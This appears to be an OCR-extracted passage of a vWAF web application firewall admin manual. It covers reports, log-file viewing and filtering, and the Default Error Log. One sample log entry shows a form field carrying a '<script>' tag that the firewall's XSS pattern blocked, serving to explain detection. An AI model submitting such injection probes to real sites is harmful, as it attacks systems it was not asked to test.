
CONTEXT:

To create a report:

1. In the navigation area, select the application for which you want to create the report.

2. Activate the **Monitoring | Reports** tab.

   FOR EXAMPLE:



3. In the section **Manual Creation**, select whether the report is to cover one **Day**, one **Week**, or one **Month**.
4. By default, the input field **Report ends on** displays the current date. This means that the report covers the ongoing day, week or month. If you want to create a report for some time frame in the past, click the calendar symbol next to the input field and choose the date of the last day that's to be covered by the report.
5. By default, reports contain an *Audit Log* relating to the time-frame of the report. If you want a brief report without the Audit Log, clear the **add auditlog** check box.
6. Click the **Create** button to start generation of the report.

   STEP RESULT: A new line appears on the list. While the creation of the report is in progress, the **Status** column displays the text creating report. Depending on the size of the log files this may take some time. When the report is complete, a link with the link text download report appears.
7. Follow the link to download or open the report.

   NOTE: The column **Creation Time** shows the date and time when the report was created. The report will be available for download until you or another administrator create a new report for the same application and time-frame. You can create a new, updated report at any time by clicking the **Create** button again.

Scheduling reports sent by email

CONTEXT:

You can configure vWAF so that it sends reports automatically by email at regular time intervals.
NOTE: Reports are sent to all users who have read access for monitoring the application. Make sure that valid email addresses have been entered for all users who are to receive reports.

To schedule automatic reports:

1. In the navigation area, select the application for which you want to create the reports.
2. Activate the **Monitoring | Reports** tab.
3. In the section **Scheduled Creation**, select the desired time frames:
   - **daily**: A report is created and emailed once a day, at 0:00 a.m.
   - **weekly**: A report is created and emailed once a week, Monday morning at 0:00 a.m.
   - **monthly**: A report is created and emailed once a month, first day of month at 0:00 a.m.
4. By default, reports contain an *Audit Log* relating to the time-frame of the report. If you want a brief report without the Audit Log, clear the corresponding **add auditlog** check box. On the Status Display the message**report creation schedule changed** appears.

Contents of a report

CONTEXT:

A report always relates to one specific application. It comprises:

- basic configuration parameters:
  version of the detection ruleset, version of the protection ruleset, list of application administrators; in weekly and monthly reports also: complete list of all ruleset definitions
- a list of the hosts of the application
- a consolidated log file analysis for each host of the application, listing:
  - denied requests by IP, denied requests by URI
  - requests by handler name, requests by IP
  - requests by URI
    (only lists the 10 most frequently affected IPs, URIs, and handlers; for a full analysis, you need to analyze your log files manually (see *Log Files*)
- statistics, relating to the time-frame of the report (see *Application Statistics*)
- optional: an Audit Log, relating to the time-frame of the report (see *Audit Log*)

Log Files

Purpose

Log files contain host-specific logs from all internal system events and messages. For example, if one of the handlers defined in your security configuration becomes active, vWAF creates a log file entry with detailed information. In the case of the Invalid Args Handler, for example, the log file entry tells you whether an argument is invalid because it matched with the blacklist, or because it's missing on the whitelist. The log file entry even shows you precisely which regular expression of your configuration has matched.

For a detailed list of all log file entries possible, please refer to *Entries in Application-Specific Log Files*.

There's a separate log file for each host. However, in the administration interface you only ever see one consolidated view per application. This means that you always see, at the same time, the log file entries for all hosts of an application.

NOTE: In addition to the log files for each host, vWAF also generates an additional *Default Error Log*, which logs events that don't relate to a specific host. In the *Audit Log* you also see a list of all security-related changes to the system. In addition to this are the normal log files from your web server (only accessible on the system level and can't be viewed via the vWAF administration interface).


Opening

1. In the navigation area, select the application that uses the hosts for which you want to view the log file entries.
2. Activate the **Monitoring | Logfiles** tab.

   STEP RESULT: A display of all log files entries for the current day appears.

   NOTE: For hosts with a large number of requests, the log files can become very large and it may therefore take some time before the display updates.

NOTE: To see the complete text of an entry when the text doesn't fit into the column, just hover the mouse over the entry. The full text then appears in a floating popup window.



Settings that influence what's logged

CONTEXT:

Which data is logged depends on various settings of your configuration:

- **Full request logging**

  If full request logging has been activated in both *Global Configuration* and in the settings for a specific application at the same time (see *Editing Applications*), vWAF logs the full request header and the full request body of all denied requests.
- **Reduced logging**

  By default, vWAF logs all requests. In the Application Control, however, a "reduced logging" feature can also be activated for individual hosts (see *Editing Applications*). If reduced logging is active, vWAF only creates a log file entry if one of the configured handlers has been active.
- **Reduced argument logging**

  Usually, vWAF fully logs all URL parameters. If "Reduced Argument Logging" was enabled in the Application Control, however, no URL parameters appear in the log files. For example, in this case GET /test/index.php?password=test&user=user is just logged as GET /test/index.php (see *Editing Applications*).
- **Disabled logging for individual handlers**

  If you've disabled logging for individual handlers, events triggered by these handlers don't appear in the log files (see attribute "enable-logging" of individual handlers).
- **Additional logging of headers and arguments**

Usually, vWAF logs only parts of a request. With the help of the *Log Configuration Handler* however, you can also include headers and arguments in the logging process as well if specific character strings occur in a header or in an argument.

- **Risk evaluation**

  If you've activated the *Classify Request Handler*, vWAF provides an evaluation of the risk potential for each request in the log file.

Selecting the time range


CONTEXT:

You can select the period for which you want to display the entries in the log files:

1. Under **From**, enter the time and date of the start of the relevant period. You can also click on the calendar icon next to the input field to select a day from the calendar displayed. Only the current day and the dates for which entries are present in the log files can be selected.
2. Under **To**, in the same way as for step 1, select the end of the period to be displayed.
3. Click the **Update** button.

   NOTE: When you click an entry in the table in the **Timestamp** column, you can easily restrict the time period further by transferring the time displayed as the start time or the end time

   FOR EXAMPLE:



Filtering the display

CONTEXT:


For a better overview or to find specific entries, you can restrict the display specifically to entries matching particular criteria:

1. If you want to confine the shown log file entries to certain cluster slaves or hosts, click the arrow symbols on top of the log file view.

   STEP RESULT: A table of all configured slaves / hosts opens.

2. Select or de-select the desired slaves / hosts by clicking them one after the other. Selected entries are displayed with an orange background color.

   FOR EXAMPLE:



3. From the **Choose Filter** drop-down list, select one of the filters required.
4. Specify the condition.
5. Click the **Update** button.


AFTER COMPLETING THIS TASK:

You can add as many additional filters as you want:

- For different filter types, an **AND operator** always applies, i.e. the log file entries to be displayed must match all these filter criteria (e.g. belong to a specific host and be triggered by a specific handler).
- For multiple filters of the same type, an **OR operator**always applies, i.e. the log file entries to be displayed must match at least one of these filter criteria (e.g. triggered by handler A or by handler B).

To delete a single filter, click the **Remove** button after the filter. To remove all filters as well as to reset date, cluster and host selection, click the **Reset** button next to the date selection fields.

NOTE: If you click an entry in one of the columns **Session** or **Client**, you can easily add an additional filter for precisely that session ID or IP address, without having to enter the individual values manually. If you click an entry in one of the columns **Cluster Member**, **Host**, **Action**, **Mode** or **Handler**, this entry is automatically selected in the selection table of the filter settings. To apply the new filter, don't forget to click the **Update** button.



Saving and restoring your filter settings

CONTEXT:

You can save your individual filter settings and later restore them. This is particularly helpful when you use complex filters or want to switch between various filter sets.

To save your filter settings, enter a filter name into the input field next to the **Save Filter Set**button and then click this button.

To load a filter set, select the name from the selection list and then click **Load Filter Set**.

NOTE: You can only load filter sets that you've created yourself. You can't load filter sets that were saved by other users. If you want to delete a filter set, select the menu item **My Profile**. This takes you to the user management of your own user account. In the section **Manage Log Filters** you can delete any filter set (see *User Management*).

Customizing the table

CONTEXT:

If a column is empty, or if you don't need the information shown in a particular column, you can hide these columns by disabling the corresponding check boxes above the table.

Also you can change the width of each column by dragging the separator lines in the header of the table to the left or to the right.

NOTE: Your settings are saved automatically.

Data Displayed

CONTEXT:

Column	Meaning
(first column without any heading)	If additional log data is available, a small icon appears here. This is the case for denied requests if full request logging has been enabled in both Global Configuration and for the application in Application Control on the **Application Settings** tab. Clicking the icon opens a page that shows the full request details and also provides a link to download the log entry plus the headers and the body raw data.
Timestamp	Date (YYYY-MM-DD) and time at which the entry was made. By default the latest entry is at the top of the list.
Session	Session ID. This entry is empty in many cases if the *Session Handler* isn't configured.
Cluster Member	Cluster member to which the entry relates to.
Host	Name of the host on which the request was placed.
Client	IP address of the querying client.
Request	The request as it was sent. **NOTE:** If the option "Reduced Argument Logging" was enabled for the application, URL parameters aren't displayed.
Action	Indicates what vWAF did: • **OK** : The request was accepted. **NOTE:** If reduced logging is activated, accepted requests aren't logged.) • Any HTTP error code (see *HTTP Error Codes*): The request/response was denied with this code. • **NOTICE** : The request was accepted, however some information was logged. • **WARNING** : A request or response could not be parsed. However, the request was accepted.
Mode	Indicates the mode of the ruleset that was active: • **P**: protection mode • **D**: detection mode
Type	Indicates whether the entry relates to a request to a response: • **RQ**: Request • **RS**: Response

Column	Meaning
Handler	Shows the name of the handler that triggered the log file entry. **NOTE:** ou may see the names of some handlers that you haven't configured manually. These are fixed, preconfigured, internal system handlers (see also , and within the Handler topic *Internal System Handlers*). **NOTE:** If no handler name is given, it was a valid request or response and vWAF didn't intervene in any way. If you don't want entries for valid requests and responses to be included in the log files, you can activate reduced logging for individual hosts (see *Editing Applications*).
Component	Shows which attribute or setting of the handler caused vWAF to act.
Pattern	If any patterns were specified for the handler that triggered the log file entry, the particular pattern that matched is shown here (for details see reference of the particular handler).
Severity	Assessment of the risk level that's involved with the incident. For details on severity, see .
ErrorID	Unique error ID to be used in combination with a custom error page (see *Setting Up a Custom Error Page*). If you display the **ErrorID** on your error page, you can ask users to tell you this ID when they get an error message-for example, when one of the protective rules that you've set up is too restrictive. Then you can filter the log view display for the given ID and thus see precisely which handler has denied the corresponding request.
Freetext	Additional, handler-specific information (see *Entries in Application-Specific Log Files*). If you've specified some individual additional text in the attribute **usertext** of the handler, this text is also printed here.

Going to the triggering event

CONTEXT:

When a log file entry has been triggered by one of the vWAF handlers, you can go directly to edit the relevant handler to analyze the security configuration and modify it if required.

1. Click the log file entry in the **Action** column.
   STEP RESULT: A context menu opens.
2. Select the menu item **View Handler Config**.
   STEP RESULT: This opens the corresponding handler configuration page where you can modify the attributes.


Getting suggestions for improvement

CONTEXT:

<Enter text here>

vWAF provides a powerful feature that tells you why a certain request was denied and how you can modify your configuration to avoid this in the future.

1. Click the log file entry in the **Action** column.
   STEP RESULT: A context menu opens



2. Select the menu item **Suggest Changes.**.
   STEP RESULT: his opens a window that shows a suggestion on how you can improve your configuration in regard to the handler that triggered the log file entry.
3. Click **Submit** to make the suggested change to your configuration, or click **Cancel** to leave your configuration unchanged.
   NOTE: The changes don't become active immediately. You must first commit and activate the modified configuration (see *Committing and Activating Ruleset Changes*).

Downloading log data

CONTEXT:

By clicking the **Download** button you can save the contents of the current view to a file in CSV format.
NOTE: All columns are saved, no matter which columns are currently hidden.

Opening the details page and downloading request data

CONTEXT:

If additional log data is available, a small icon appears in the first column of the table. This is the case for denied requests if full request logging has been enabled in both Global Configuration and for the application in Application Control.

Timestamp	Session	Clust. Member	Host
2018-02-02 05:51:30		127.0.0.1:8086	10.96.195.17
2018-02-02 05:46:54		127.0.0.1:8086	10.96.195.17
2018-02-02 05:43:30		127.0.0.1:8086	10.96.195.17
2018-02-02 05:39:18		127.0.0.1:8086	10.96.195.17
2018-02-02 05:38:56		127.0.0.1:8086	10.96.195.17
2018-02-02 05:36:53		127.0.0.1:8086	10.96.195.17
2018-02-02 05:34:35		127.0.0.1:8086	10.96.195.17

Clicking the icon opens a page that provides the full request details.

LOG DETAILS

Download

Log Entry

Timestamp	20140409-140902	Session	unknown
Cluster Member	127.0.0.1:8086	Hostname	localhost
Client	::1	Request	POST /form.html HTTP/1.1
Action	DENY 403	Mode	PROTECTION
Type	REQUEST	Handler	BaselineProtectionHandler
Rule	[2/0]	Component	patterns
Pattern	embedded script tags (id 96)	Severity	MEDIUM
ErrorID	32536b1e7eb54fd6	Freetext	invalid combination args street=<script> match pattern xss embedded script tags iterations 0

Header

Accept-Encoding	gzip,deflate,sdch	Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin	http://localhost	Connection	keep-alive
Content-Length	5738	Accept-Language	en-US,en;q=0.8,de;q=0.6
Content-Type	multipart/form-data; boundary=---- WebKitFormBoundarya60ASJFnpY92kebe	Host	localhost
Cache-Control	max-age=0	Referer	http://localhost/form.html
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.152 Safari/537.36		

Request Body

```
------WebKitFormBoundarya60ASJFnpY92kebe Content-Disposition: form-data; name="name" Sebastian ------WebKitFormBoundarya60ASJFnpY92kebe Content-
Disposition: form-data; name="zip" 1234 ------WebKitFormBoundarya60ASJFnpY92kebe Content-Disposition: form-data; name="street" <script> ------
WebKitFormBoundarya60ASJFnpY92kebe Content-Disposition: form-data; name="filebody"; filename="full_request_logging_application_settings.png" Content-
Type: image/png PNG  IHDRÁJÃ»ïGbKGDùC» pHYsÄÄ+tIMEÞ 4%öäiTXtCommentCreated with GIMPd.eËIDATxÚíoL[WÀØ`¼MZ;ª;³Äi¢ø:M;üQä]ÐDtgCfÕ(UÔÉT!YE%éÍ4J!ÚU
```

The details page shows:

- the information of all columns (both visible and hidden) of the standard log file view
- all HTTP headers sent by the client
- if the request was a HTTP POST request: the raw request body (note that only HTTP POST requests contain a body)

NOTE: The request body might be truncated to the maximum body size configured in *Global Configuration*.

On top of the details page there is a link labeled **Download**. When you click this link, you can save the logged request to a file for storage or for further analysis. The format of this file is:

log line header
log line values
empty line
first HTTP header
second HTTP header
...
empty line
raw body data (possibly truncated to the maximum body size as configured in Global Configuration)

Default Error Log

Purpose

The Default Error Log logs events that don't relate to a specific application. This can for example be invalid requests and requests for which vWAF doesn't feel responsible as in the request no host name has been given that matches a configured host in vWAF. The Default Error Log therefore provides you with information on possible actions required for your security configuration.


For a detailed list of all log file entries possible, please refer to *Entries in the Default Error Log*.

NOTE: To see the full text of an entry when the text doesn't fit into the column, just hover the mouse over the entry. The full text then appears in a floating popup window.

Opening

To open the Default Error Log, select the menu item **Administration > Default Error Log**.

NOTE: You can sort and filter the table, and you can view the configuration of individual handlers and get suggestions on how to optimize your security configuration. You can also download the Default Error Log (see *Monitoring Attacks, Statistics, Log Files, Reports* for a description of the log files).



Data displayed

Column	Meaning
Timestamp	Date (YYYY-MM-DD) and time at which the entry was made. By default the latest entry is at the top of the list.

Column	Meaning
Session	Session ID. This entry is empty in many cases because the Default Error Log also logs those requests in particular that weren't made within a session secured using vWAF.
Cluster Member	Cluster member to which the entry relates to.
Host	Name of the host on which the request was placed. This entry is empty in many cases as the Default Error Log also logs requests in particular where the host name is missing.
Client	IP address of the querying client.
Request	The request as it was sent.
Action	Indicates what vWAF did: • **OK** if the request was accepted • **HTTP error code** if the request was denied (see *HTTP Error Codes*)
Mode	Indicates the mode of the ruleset that was active: • **P** : protection mode • **D** : detection mode
Type	Indicates whether the entry relates to a request to a response: • **RQ**: Request • **RS**: Response
Handler	Shows the name of the handler that triggered the log file entry. **NOTE:** You may see the names of some handlers here that you haven't configured manually. These are fixed, preconfigured, internal system handlers (see also *Handlers*, and within the Handler topic *Internal System Handlers*.
Component	Shows which attribute or setting of the handler caused vWAF to act.
Pattern	If any patterns were specified for the handler that triggered the log file entry, the particular pattern that matched is shown here (for details see reference of the particular handler).
